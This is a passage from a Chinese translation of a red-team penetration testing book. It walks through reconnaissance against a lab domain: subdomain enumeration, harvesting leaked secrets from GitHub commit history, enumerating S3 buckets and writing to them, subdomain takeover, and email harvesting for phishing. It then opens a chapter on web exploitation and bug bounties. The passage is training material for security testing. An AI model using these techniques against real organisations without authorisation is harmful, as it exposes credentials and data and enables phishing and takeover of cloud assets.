下面，我们通过扫描找到目标网站 cyberspacekittens.com 的信息。通过解析服务器的 SSL 证书，我们能够确定受害者的服务器托管在 AWS 上。



还有一个 Censys脚本工具，可以通过脚本的方式来进行查询。

手动解析 SSL 证书


我们发现，很多公司没有意识到他们在互联网上暴露的东西。特别是随着云服务使用量的增加，许多公司没有正确地配置安全的访问控制列表。他们相信他们的服务器是受保护的，但我们可以发现他们是暴露在互联网上的。包括 Redis 数据库、Jenkin 服务器、Tomcat 管理、NoSQL 数据库等等——其中许多可以导致远程代码执行以致利益损失。

找到这些云服务器的轻松而又不为人知的方法是在网络上以自动化的方式手动扫描 SSL 证书。我们可以获取云服务提供商的 IP 范围列表，并定期扫描所有这些列表以提取 SSL 证书。通过查看 SSL 证书，我们可以了解有关目标公司的大量信息。从下面对 cyberspacekittens 范围的扫描中，我们可以看到 .int 证书中的主机名。对于内部服务器，.dev. 用于开发, vpn.用于 VPN 服务器等。很多时候你会在结果中看到一些没有对应公网 IP 的内部主机名或者一些他们内部信任的白名单网段。

为了帮助扫描证书中的主机名，我为本书开发了 **sslScrape**。这个工具利用 Masscan 快速扫描大型网络。一旦它识别到443端口的服务，它就会在 SSL 证书中提取主机名。

sslScrape

- cd /opt/sslScrape
- python ./sslScrape.py [IP 地址 CIDR 范围]



云 IP 地址的例子:

- Amazon: http://bit.ly/2vUSjED
- Azure: http://bit.ly/2r7rHeR
- Google Cloud: http://bit.ly/2HAsZFm

在本书中，我会尝试提供一些代码示例和一个初步的程序框架。然而，是否在示例和初始框架的基础上进一步学习这取决于你自己。我强烈建议你从这段代码（也就是 sslScrape 的源码）开始，试着将所有获得的主机名保存到一个数据库里，再做一个 Web UI 前端作为展示页

面。然后去连接其他可能有证书的端口，比如 8443 端口，这样可以从证书中获取主机的信息。甚至可以加上扫描 .git 或者 .svn 等源码信息泄露的功能。

> 译者注： .git/.svn 源码信息泄露，可以参考：https://www.secpulse.com/archives/55286.html 进行理解。

子域名发现

在识别 IP 范围方面，我们通常可以从区域互联网注册管理机构这样的公共资源来查找某个公司。比如美洲互联网号码注册管理机构（American Registry for Internet Numbers，ARIN）管理北美和部分加勒比地区事务，网址为 https://www.arin.net/ 。我们可以查找 IP 地址的拥有者、某个公司的网络、组织的自治系统编号等等。如果我们要看北美以外的地区，我们可以通过 AFRINIC(非洲)、APNIC(亚洲)、LACNIC(拉丁美洲)和 RIPE NCC(欧洲)查找。这些都是公开可用的，并在其服务器上列出。

你可以通过许多可用的公共源查找任何主机名或 FQDN 以找到该域的所有者(我最喜欢的快速查找域名所有者的网站是 https://centralops.net/co/domaindossier.aspx)。但是子域名就很难搜集。因为子域名并不是在某些公开注册系统上集中注册的，而是存储在目标的 DNS 服务器上。你必须知道要怎样搜索才能找到有效的子域名。

为什么子域名对于你的攻击目标如此重要?有几个原因:

- 一些子域可以表明它是什么类型的服务器(即 dev、vpn、mail、internal、test)。例如, mail.cyberspacekittens.com。
- 一些网站服务器无法通过 IP 去访问，也就是多个服务器共享一个出口 IP 的情况。这些服务器可能位于共享的基础设施上（比如 virtual host)，如果你要访问这些网站，就只能通过域名去访问。这样的情况在云基础架构中非常常见。这种情况下，如果你使用 nmap 扫描这个 IP，只能得到主机的端口开放信息，不能进一步获取更多的 Web 指纹，必须要使用对应的子域名来访问站点，然后使用类似于 WhatWeb 的工具来获得 Web 指纹。
- 收集子域名可以获得目标在哪托管他们服务器的信息。这是通过找出目标全部子域名、针对子域名反向查询 IP 以及查询托管 IP 的地方来完成。一家公司可能会使用多个云服务提供商和数据中心来托管他们的服务器。

在上一本书（The hacker playbook第二版）中我们讲了很多用于子域名收集的工具，因此让我们回顾一些当前仍然可用的工具的和一些新工具，来更好的进行子域名收集。欢迎扫描 cyberspacekittens.com 域名！

Discover Scripts

上一本书里面谈论的 Discover Scripts 工具仍然是我最喜欢的子域名收集工具之一。因为它结合了Kali Linux 上的所有的子域名侦察工具，并定期进行维护更新。被动信息收集将利用下列所有的工具: `Passive uses ARIN`, `dnsrecon`, `goofile`, `goog-mail`, `goohost`, `theHarvester`, `Metasploit`, `URLCrazy`, `Whois`, `multiple websites` and `recon-ng`.

```
git clone https://github.com/leebaird/discover /opt/discover/
/cd /opt/discover/
/./update.sh.
/discover.sh
Domain
Passive
[Company Name]
[Domain Name]
firefox /root/data/[Domain]/index.htm
```

Discover Scripts 最棒的地方在于，它基于已收集到的信息滚雪球式搜索。例如，通过对公开的 PGP 仓库进行搜索，它可能会识别电子邮件，然后使用这些信息继续在 Have I Been Pwned 网站进行搜索（通过 Recon-NG 工具）。这将让我们知道是否可以通过公开发布的数据泄露危害找到一些泄露出的密码。

KNOCK

接下来，我们希望了解公司可能使用的所有服务器和域名。尽管没有存储子域的中心位置，但我们可以使用 Knock 等工具暴力破解不同的子域名，来识别哪些服务器或主机可以攻击。

Knockpy 是一个 python 工具，它通过一个 wordlist 来枚举目标域中的子域名。

Knock 是一个很好的子域名扫描工具，它生成一个子域名列表，并检查这些生成的子域名是否可以解析。因此，如果你想扫描 cyberspacekittens.com, Knock 将使用 此 wordlist，并查看 [subdomain].cyberspacekittens.com 是否有任何子域。在此要注意的一点是，更好的 wordlist 会增加找到子域名的机会。

我最喜欢的一个子域名字典是由 jhaddix 创建的(点此查看)。子域名字典是你应该持续收集的东西之一。其他一些好的子域名字典可以在你的 THP Kali 镜像的 /opt/SecLists 文件夹下找到或者在 这里 找到。

> 译者注：The Hacker Playbook Kali 镜像在本书的第一章的【本章总结】里面有介绍，是本书作者专门针对于本书中的实验创建的基于 Kali Linux 并且添加了所有工具的完整版虚拟机(点此获取)。

实验:
搜集 cyberspacekittens.com 的所有子域名。

- cd /opt/knock/knockpy
- python ./knockpy.py cyberspacekittens.com
- 这将使用 Knock 中内置的基础子域名字典。尝试下载并使用更大的子域名字典。使用 `-u` 参数切换到 http://bit.ly/2qwxrxB 字典。即：

```
python ./knockpy.py cyberspacekittens.com -u all.txt
```

你从 Discover Scripts 中发现了哪些类型的差异？什么类型的域将是你的第一个攻击目标，或与钓鱼式域攻击一起使用？去现实世界试试吧！去找一个 bug 赏金程序，并寻找丰富的子域。

Sublist3r

正如前面提到的，Knock 的问题是，它严重的依赖字典的质量。有些公司有非常独特的子域名，无法通过通用的子域名字典找到。下一个最好的资源是搜索引擎。当网站被爬虫爬行时，带有链接的文件会被分析并被收集到公开的资源，这意味着我们可以使用搜索引擎为我们做子域名收集的工作。

在这种情况下，我们可以借助 Sublist3r 这样的工具。注意，这种工具使用不同的 “google dork” 风格的查询语句进行搜索，容易被谷歌人机检查识别成机器人。这可能会使你暂时被列入黑名单，并要求你为每个请求填写验证码，这可能会限制扫描的结果。

运行 Sublist3r：

> 译者注：原书这里存在笔误，作者写成了 To run **Sublister**，但实际上应该是 To run **Sublist3r**.
>
> - cd /opt/Sublist3r
> - python sublist3r.py -d cyberspacekittens.com -o cyberspacekittens.com

看看 Sublist3r 跑出来的结果，跟用子域名暴力破解出的结果对比一下，是不是有一些之前没发现的？同样的，再次针对一个 bug 赏金项目尝试 Sublist3r 方法来收集子域名，对比感受暴力破解和使用搜索引擎之间的显著区别。

Sublist3r 有一个分支版本，这个分支版本包含额外的特性（特别是子域名劫持的检查）：https://github.com/Plazmaz/Sublist3r

SubBrute

最后一个要介绍的子域名收集工具是 SubBrute。SubBrute 是一个社区项目，目标是创建最快、最准确的子域枚举工具。SubBrute 背后的神奇之处在于，它使用开放的解析器作为代理来绕过 DNS 速率限制(https://www.us-cert.gov/ncas/alerts/TA13-088A)。这种设计还提供了一层匿名性，因为 SubBrute 不直接向目标的域名服务器发送流量。

SubBrute 不仅速度非常快，它还执行 DNS 爬虫功能，爬取枚举的 DNS 记录。

运行 SubBrute:

```
cd /opt/subbrute
./subbrute.py cyberspacekittens.com
```

我们还可以将 SubBrute 的性能提升一下，将其与 MassDNS 结合，以执行非常高性能的 DNS 解析。

Github

Github 是一个有惊人数据的宝库。在一些渗透测试和红队评估中，我们能够获得密码，API 密钥，旧的源代码，内部主机名/ IPs 以及更多。这些要么导致直接攻击沦陷，要么帮助发动另一场攻击。我们看到的是，许多开发人员要么将代码保存到错误的仓库(将其发送到他们的公开仓库而不是公司的私有仓库)，要么意外地保存敏感数据(如密码)，然后试图删除它。Github 的一个优点是，它可以在每次修改或删除代码时进行记录。这意味着如果有一次将敏感数据保存到仓库中，那么即使删除了该敏感数据，那么它仍然会在数据更改中被记录。只要仓库是公开的，你就能够查看所有这些更改。

我们可以使用 Github 搜索来识别某些主机名/组织名，或者甚至仅仅使用简单的 Google Dork 搜索，例如:

- site:github.com + “cyberspacekittens”

尝试使用不同的方法搜索 bug 赏金程序，而不是仅仅搜索 cyberspacekittens。

通过你所有的搜索，你会遇到: https://github.com/cyberspacekittens/dnscat2 (为 GitHub 实验准备的修改过的示例)。你可以手动检索这个仓库，但通常它非常大，你很难遍历所有的项目来找到一些有趣的东西。


如前所述，当你在 Github 中编辑或删除文件时，一切都会被跟踪记录。对于红队队员来说，幸运的是，许多人忘记了这个特性。因此，我们经常看到人们把敏感信息放到 Github 中，然后删除，却没有意识到它还在那里!让我们看看能不能找到这些珍宝。

Truffle Hog

Truffle Hog工具会扫描不同的提交历史记录和分支来获取高机密的密钥，并输出它们。这对于查找机密数据、密码、密钥等非常有用。让我们看看能否在 cyberspacekittens 的 Github 仓库中找到一些敏感的数据。

实验:

- cd /opt/trufflehog/truffleHog
- python truffleHog.py https://github.com/cyberspacekittens/dnscat2



正如我们在 commit 历史记录中看到的，AWS 密钥和 SSH 密钥被从 server/controller/csk.config 文件中删除了。但是如果查看当前仓库，你找不到这个文件。

更好的设置(但是设置起来有点复杂)是 git-all-secrets。在查看大型项目时，Git-all-secrets 非常有用。你只需指定某个项目并在本地克隆该项目代码，然后使用 Truffle-hog 和 repo-supervisor 扫描它。在此之前你需要创建一个 Github 访问令牌，令牌是免费的，通过创建一个 Github 并在设置中选择 Generate New Token 选项来生成。

运行 git-all-secrets:

- cd /opt/git-all-secrets
- docker run -it abhartiya/tools_gitallsecrets:v3 -repoURL=https://github.com/cyberspacekittens/dnscat2 -token=[API Key] -output=results.txt
- 这将克隆仓库并开始扫描。你甚至可以使用 `-org` 参数跑完该组织在 Github 上的所有内容。
- 容器(container)运行完成后，输入以下命令检索容器 ID:

```
docker ps -a
```

- 有了容器 ID 后，就可以输入以下命令将结果文件从容器(container)发送到主机:

```
docker cp <container-id>:/data/results.txt
```

Cloud

正如我们前面所说的，cloud 是我们看到的许多公司有不安全环境配置的一个领域。最常见的一些问题是:

- Amazon S3 Missing Buckets: https://hackerone.com/reports/121461
- Amazon S3 Bucket Permissions: https://hackerone.com/reports/128088
- Being able to list and write files to public AWS buckets:
  - aws s3 ls s3://[bucketname]


    - aws s3 mv test.txt s3://[bucketname]
- Lack of Logging

在开始测试不同的 AWS 存储桶上的错误配置之前，我们需要首先发现它们。我们将尝试一些不同的工具，看看我们能在受害者的 AWS 基础设施上发现什么。

S3 Bucket Enumeration（S3 存储桶 枚举）

有许多工具可以为 AWS 执行 S3 bucket 枚举 。这些工具通常利用关键字或列表，应用多种排列，然后尝试去发现不同的 bucket。例如，我们可以使用一个名为 Slurp 的工具来查找关于目标 CyberSpaceKittens 的信息:


- cd /opt/slurp
- ./slurp domain -t cyberspacekittens.com
- ./slurp keyword -t cyberspacekittens



Bucket Finder

另一个工具 Bucket Finder 不仅会尝试查找不同的 bucket，还会从这些 bucket 中下载所有的内容进行分析:

- wget https://digi.ninja/files/bucket_finder_1.1.tar.bz2 -O bucket_finder_1.1.tar.bz2
- cd /opt/bucket_finder
- ./bucket_finder.rb —region us my_words —download



你一直在基于 Cyber Space Kittens 的基础设施进行搜寻，并发现了他们的一个 S3 bucket(cyberspacekittens.s3.amazonaws.com)。在 S3 bucket 中检索可见的和不可见的内容时，你的第一步要做什么呢？你可以首先把它弹到浏览器中来看一些信息:

在开始之前，我们需要创建一个 AWS 帐户来获得一个访问密钥 ID。你可以在 Amazon 免费创建你的帐户。创建帐户后，登录 AWS，转到你的安全凭据，然后转到访问密钥。一旦你有了 AWS Access ID 和密钥，我们就可以查询 S3 bucket 了。

查询 S3 并下载一切内容：

- 下载 awscli：
  - sudo apt install awscli
- 配置凭证：
  - aws configure
- 查看 CyberSpaceKittens 的 S3 bucket 的权限:
  - aws s3api get-bucket-acl --bucket cyberspacekittens
- 从 S3 Bucket 中读取文件：
  - aws s3 ls s3://cyberspacekittens
- 下载存在 S3 Bucket 中的所有内容：
  - aws s3 sync s3://cyberspacekittens

除了查询 S3 之外，接下来要测试的是写入该 bucket。如果我们有写的权限，可能就可以对它们的应用程序完成 RCE（远程命令执行）。我们经常看到，当 S3 bucket 上存储的文件被用于它们的所有页面时(并且如果我们可以修改这些文件)，那么我们就可以将恶意代码放到它们的 Web 应用服务器上。

写入 S3:

```
echo “test” > test.txt
aws s3 mv test.txt s3://cyberspacekittens
aws s3 ls s3://cyberspacekittens
```

```
root@THP-LETHAL:/opt# echo "test" > test.txt
root@THP-LETHAL:/opt# aws s3 mv test.txt s3://cyberspacekittens
move: ./test.txt to s3://cyberspacekittens/test.txt
root@THP-LETHAL:/opt# aws s3 ls s3://cyberspacekittens
                           PRE secrets/
2018-02-04 15:42:58         25 ignore.txt
2018-02-04 16:35:17          5 test.txt
root@THP-LETHAL:/opt#
```

注意，*write* 已被从 *Everyone* 组中删除。这只是为了示范。

修改 **AWS Buckets** 中的访问控制

在分析 AWS 的安全性时，我们需要检查关于对象和 bucket 的权限控制。对象是单独的文件，bucket 是存储的逻辑单元。如果配置不正确，任何用户都可能修改这些权限。

首先，我们可以查看每个对象来判断这些权限是否配置正确:

- aws s3api get-object-acl —bucket cyberspacekittens —key ignore.txt

我们可以看到只有一个名叫 “secure” 的用户对该文件有写的权限。文件不是对所有人开放的。如果我们有写的权限，就可以使用 s3api 中的 `put对象` 来修改该文件。

接下来，我们看看是否可以修改这些 bucket 本身。这可以通过以下命令来完成:

- aws s3api get-bucket-acl —bucket cyberspacekittens

```
root@THP-LETHAL:/opt# aws s3api get-bucket-acl --bucket cyberspacekittens
{
    "Owner": {
        "DisplayName": "secure",
        "ID": "3bb06f3f5202dee0a434398b93cee264b501d89b3935e38f656182488cd2fb9a"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "secure",
                "ID": "3bb06f3f5202dee0a434398b93cee264b501d89b3935e38f656182488cd2fb9a",
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        },
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "READ"
        },
        {
            "Grantee": {
```

同样，在这两种情况下，读权限都是全局允许的，但是完全控制或任何写入的权限只有名为 “secure” 的帐户才有。如果我们可以进入 bucket，那么我们可以使用 `–grant-full-control` 来赋予我们自己对 bucket 和对象的完全控制权限。

资源:

- https://labs.detectify.com/2017/07/13/a-deep-dive-into-aws-s3-access-controls-taking-full-control-over-your-assets/

子域名劫持

子域名劫持是一个常见的漏洞，如今我们几乎可以从每一个公司看到这个漏洞。如果一个公司使用用一些第三方 CMS/内容/云提供商，并将它们的子域名指向这些平台，那么就有可能发生子域名劫持漏洞。如果公司忘记配置第三方服务或从该服务器注销，攻击者就可以使用第三方来劫持该主机名。

举个例子，你使用 testlab.s3.amazonaws.com 这个域名注册了一个 S3 Amazon Bucket。然后，你让你公司的子域名 testlab.company.com 指向了 testlab.s3.amazonaws.com。一年后，你不再需要 testlab.s3.amazonaws.com 这个 S3 bucket 并注销了它，但是忘记了 testlab.company.com 的 CNAME 重定向。现在，一些人可以去 AWS 搭建 testlab.s3.amazon.com，并在受害者的域中有一个有效的 S3 bucket。

一个检查子域名漏洞的工具叫做 `tko-subs`。我们可以用这个工具来检查是否有任何我们找到的子域名指向了一个 CMS 提供商(Heroku, Github, Shopify, Amazon S3, Amazon CloudFront 等)，这样该子域名可能可以被劫持。

运行 tko-subs:

```
cd /opt/tko-subs/
./tkosubs -domains=list.txt -data=providers-data.csv -output=output.csv
```

如果我们找到了一个 `悬挂记录`，我们可以使用 tko-subs 来劫持 Github 页面和 Heroku 应用程序。否则，我们将不得不手工操作。

> 译者注: dagling CNAME, 即为 dangling DNS record，简称 Dare, 一般翻译为 `悬挂记录`。这类 DNS 记录指向的资源无效，但记录本身尚未从 DNS 清除，攻击者可以借此实现 DNS 劫持。 拓展阅读：Understanding the Security Threats of Dangling DNS Records

另外两个可以帮助域名劫持的工具是:

- HostileSubBruteforcer
- autoSubTakeover

想了解更多关于AWS漏洞的信息吗?一个很棒的的 CTF AWS 演练 -> http://flaws.cloud/

电子邮件

所有的社会工程学攻击的一个重要部分都是查找 email 地址和员工姓名。我们在前几节中使用了 Discover Script 工具，它非常适合用来收集这些数据。我个人通常从 Discover Script 开始，并用其他工具进行深入挖掘。每种工具的功能略有不同，尽可能多地使用自动化流程是有益的。

一旦你得到了一个小的 email 列表，最好去了解他们的 email 格式。是 `名.姓氏@cyberspacekitten.com` 这样的格式吗？还是 `名的第一个字母.姓氏@cyberspacekittens.com` 这样的？一旦你弄清楚了他们的格式，我们就可以使用像 LinkedIn 这样的工具来寻找更多的员工，并尝试找到他们的 email 地址。


SimplyEmail

我们都知道鱼叉式网络钓鱼仍然是比较成功的攻击手段之一。如果我们没有找到任何外部漏洞，那么下一步就是攻击用户。要建立一个好的 email 地址列表，我们可以使用像 SimplyEmail 这样的工具。此工具的作用是可以输出公司的 email 地址格式和有效用户列表。

实验:
找出 cnn.com 的所有 email 帐户。

- cd /opt/SimplyEmail
- ./SimplyEmail.py -all -v -e cyberspacekittens.com
- firefox cyberspacekittens.com/Email_List.html

这可能需要很长时间来运行，因为它检查 Bing、Yahoo、Google、Ask Search、PGP 仓库、文件等等。这也可能让你的网络被搜索引擎们识别成机器人。并且如果你产生了太多的搜索请求，那么可能需要填写验证码。



针对你自己的公司进行此操作。你看到任何你可以识别的 email 地址了吗？这可能是可以在一个大规模红队活动中被设为靶子的第一个 email 地址。

过去的违规行为（email 信息泄露）

获取 email 帐户的最佳方法之一是持续监控和捕捉过去的违规行为。我不想直接链接到违规文件，但我给出一些我认为有用的参考:

- 1.4 亿密码泄露（2017年）：https://thehackernews.com/2017/12/data-breach-

password-list.html
- Adobe 信息泄露（2013年）：https://nakedsecurity.sophos.com/2013/11/04/anatomy-of-a-password-disaster-adobes-giant-sized-cryptographic-blunder/
- Pastebin Dumps：http://psbdmp.ws/
- Exploit.In Dump
- Pastebin 的 Google Dork: site:pastebin.com intext:cyberspacekittens.com

额外的开源资源

我不知道该把这些资源放在哪里，但我想提供一个用于红队活动的额外的优秀资源集合。它可以帮助识别人、位置、域名信息、社交媒体、图像分析等。

- OSINT 链接合集: https://github.com/IVMachiavelli/OSINT_Team_Links
- OSINT 框架: http://osintframework.com/


> 译者注: 公开资源情报计划（Open source intelligence），简称 `OSINT`，是美国中央情报局（CIA）的一种情报搜集手段，从各种公开的信息资源中寻找和获取有价值的情报。

本章总结

在这一章中，我们学习了各种不同的侦察战术和侦察工具。这只是一个开始，因为这些技术许多都是手工的，并且需要大量的时间来执行。这取决于你自己是否能提高自己的功力，自动化使用所有这些工具，并使侦察工作快速和高效。

第3章 抛传——Web 应用程序漏洞利用

> 译者：@Snowming
>
> 校对者：@鹅、@leitbogioro、@哈姆太郎、@匿名jack、@Victor Zhu



在过去几年中，我们看到了一些严重的、面向外部网络的 Web 攻击。从 Apache Struts 2开发框架漏洞（尽管 Equifax 公司因 Apache Struts 2安全漏洞而造成数据泄露还未被确认），到美国快餐公司 Panera Bread 数据泄露，到 Uber 信息泄露，攻击几乎波及了社会上的一切。毫无疑问，我们还会继续看到许多严重的面向公网的端点攻击。

整个安全行业以周期性模式运行。如果从 OSI 模型的不同层级来看，就会发现攻击每隔一年就会转移到不同的层。就 Web 而言，早在21世纪初，就有大量的 SQLi 和 RFI 类型的漏洞利用事件。然而，一旦公司开始加强其外部网络环境并开始进行外部渗透测试，我们作为攻击者，就要转而针对“第8层”攻击 —— 将社会工程学攻击（网络钓鱼）作为第一切入点。现在，正如我们看到的，各个组织通过新一代终端防护/防火墙来提高其内部安全性，所以我们的重点又转回了应用程序的漏洞利用。我们还看到应用程序、API 和编程语言的复杂性大幅增加，使得许多旧的甚至是新的漏洞重新出现。

由于本书更多地针对红队行动的概念，因此我们不会深入研究所有不同的 Web 漏洞或是如何手动利用它们。这本书并不是一本字典类型的参考工具书。你将关注的是红队队员和坏人在现实世界中所能看到的漏洞，例如那些危害到 PII（个人验证信息）、IP、网络等的漏洞。 对于那些正在寻找非常详细的 Web 渗透测试方法的人，我总是建议从 OWASP 测试指南开始（http://bit.ly/2GZbVZd 和 https://www.owasp.org/images/1/19/OTGv4.pdf ）。

请注意，由于在上本书中提到的许多攻击都没有改变，因此我们不会在之后的练习中重复 SQLMap、IDOR 攻击和 CSRF 漏洞等示例。相反，我们将专注于新的关键问题。

漏洞赏金平台


在我们开始学习如何利用 Web 应用程序漏洞之前，让我们先谈谈漏洞赏金平台。我们见到的最常见的问题是，“我怎样才能在完成训练后继续学习？”最好的建议是针对真实的上线了的系统进行练习。你可以一直做靶场训练，但如果没有真实的入侵经验，就很难成长。

但有一点需要注意：平均而言，在你开始不断发现漏洞之前，需要大约3-6个月的沉淀时间。我们的建议是：不要感到沮丧，与其他漏洞赏金猎人保持交流，而且不要忘记可以去看看老一点的漏洞赏金项目。

比较常见的漏洞赏金平台是 HackerOne，BugCrowd 和 SynAck。还有很多其他的平台。这些平台可以支付从零到两万美元以上之间的奖励。

我的许多学生觉得开始寻找漏洞是件令人畏缩却步的事情。这真的需要你投入其中，每天花几个小时做这件事情，并专注于理解如何利用第六感找到漏洞。一般来说，开始的时候可以看看无报酬的漏洞赏金项目（因为专业的赏金猎人不会注意它们）或像 Yahoo 这样大型的老漏洞赏金项目。这些类型的站点往往具有很大的规模和许多遗留的旧服务器。正如在以前的书中提到的，确定测试范围很重要，寻找赏金漏洞也不例外。许多平台都指定了哪些可以做，哪些不可以做（比如禁止扫描、禁止自动化工具、哪些域名可以被攻击等）。有时你很幸运，他们允许你测试 *.company.com，但其他时候可能仅限于一个 FQDN（完全限定的域名）。

让我们以 eBay 为例，他们有一个公开的漏洞赏金平台。在他们的漏洞赏金平台上，他们说明了挖洞指南、符合条件的域名、符合条件的漏洞、不包括的项目、如何报告漏洞和白帽子公开致谢:


Security Researcher Home | Eligible eBay Domains | Eligible Vulnerabilities | Exclusions | Report Form | Acknowledgements

Eligible eBay Domains

The following eBay domains are eligible for this Responsible Disclosure program:

www.ebay.com	www.export.ebay.co.th	http://www.gumtree.com
www.ebay.co.uk	http://www.close5.com	http://www.ebayclassifieds.com/
www.ebay.com.de	www.stubhub.com	http://www.kijiji.ca
www.ebay.com.au	http://tweedhands.be	http://www.marktplaats.nl
